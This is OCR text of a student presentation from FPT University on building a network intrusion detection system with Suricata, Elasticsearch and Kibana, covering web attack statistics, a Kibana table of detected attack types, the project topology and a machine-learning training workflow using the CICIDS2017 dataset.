Fpt University
ĐẠI HỌC FPT

RESEARCH AND IMPLEMENTATION OF NETWORK INTRUSION DETECTION SYSTEM BASED ON ELK STACK.

PRESENTED BY GSP25IA05

Fpt University
ĐẠI HỌC FPT

MEET OUR TEAM

THE EXPERTS BEHIND THE PROJECT

VO TRONG DUC
AI Engineer

NGUYEN DANG KHOA
Pentest

HUYNH TRI DUC
SOC

NGUYEN QUOC HUY
Pentest

DUONG THANH LOC
SOC

Fpt University
ĐẠI HỌC FPT


TABLE CONTENTS

Fpt University
ĐẠI HỌC FPT

I. INTRODUCTION

ĐẠI HỌC FPT

THE STATISTICS ON WEB ATTACKS



- Every **39 seconds** there is a new attack somewhere on the Web. (Source: University of Maryland)
- Globally, **30.000 websites** are hacked every day.(Source: Web Arx Security)
- According to the latest DBIR (Data Breach Investigations Report), web applications were the top action vector.


Fpt University
ĐẠI HỌC FPT

THE STATISTICS ON WEB ATTACKS

detect_type May 1, 2024 @ 00:00:00.000 to May 31, 2024 @ 23:30:00.000

Top values of detect_type.keyword	Count of records
sql_injection	2,516,174
default_page	1,919,891
app_weak	732,767
directory_traversal	490,049
command_injection	294,112
system_file_access	277,371
xss	183,705
ws_weak	42,288
header_weak	21,600
dir_listing	8,035
malicious_file	4,960
ldap_injection	565
csrf	42

Status of 'detect_type' May 1, 2024 @ 00:00:00.000 to May 31, 2024 @ 23:30:00.000



- Akamai notes that it observed more than **26 billion web attacks** against applications and APIs in June 2024 alone, and that these attacks **surged by 49%** over the last year.
- The commerce industry has been victim to the most web application. (High technology was second).

THE GRAPH SHOWS THE WEB ATTACKS DETECTED BY IDS AS OF MAY 2024.


Fpt University
ĐẠI HỌC FPT


II. PROJECT OVERVIEW

Fpt University
ĐẠI HỌC FPT

PROJECT OVERVIEW

- Our project creates a simple virtual environment with devices, workstations, firewall, web server, Suricata (IDS) and Elasticsearch with Kibana server (SIEM), to monitor and manage devices and services.





NETWORK TOPOLOGY

PROBLEMS AND SOLUTIONS

HANDLING LARGE LOG VOLUMES

Optimize Logstash filters and indexing for efficient log parsing.

TOOL INTEGRATION

- Configure Filebeat/Elastic Agent for seamless log forwarding.
- Ensure compatibility between Suricata and Elasticsearch for proper alert formatting.

EFFECTIVE LOG VISUALIZATION


- Create intuitive Kibana dashboards for monitoring attacks and suspicious activity.
- Use real-time visualizations for threat detection.

LOW INTRUSION DETECTION ACCURACY

- Fine-tune Suricata rules using real-world datasets.
- Use machine learning for anomaly detection and identifying new threats.

Fpt University
ĐẠI HỌC FPT

WORKFLOW






Fig. 2. The detection mechanism of known and zero-day attacks adopted by our proposed system.

Suricata

AI





Fig. 3. The operating principle of the proposed NIDS

FPT Fpt University
ĐẠI HỌC FPT

AI TRAINING

Data Preprocessing


Extract feature from eve.json




Train & Save Model

Analyze & Monitor eve.json

CICIDS2017 dataset

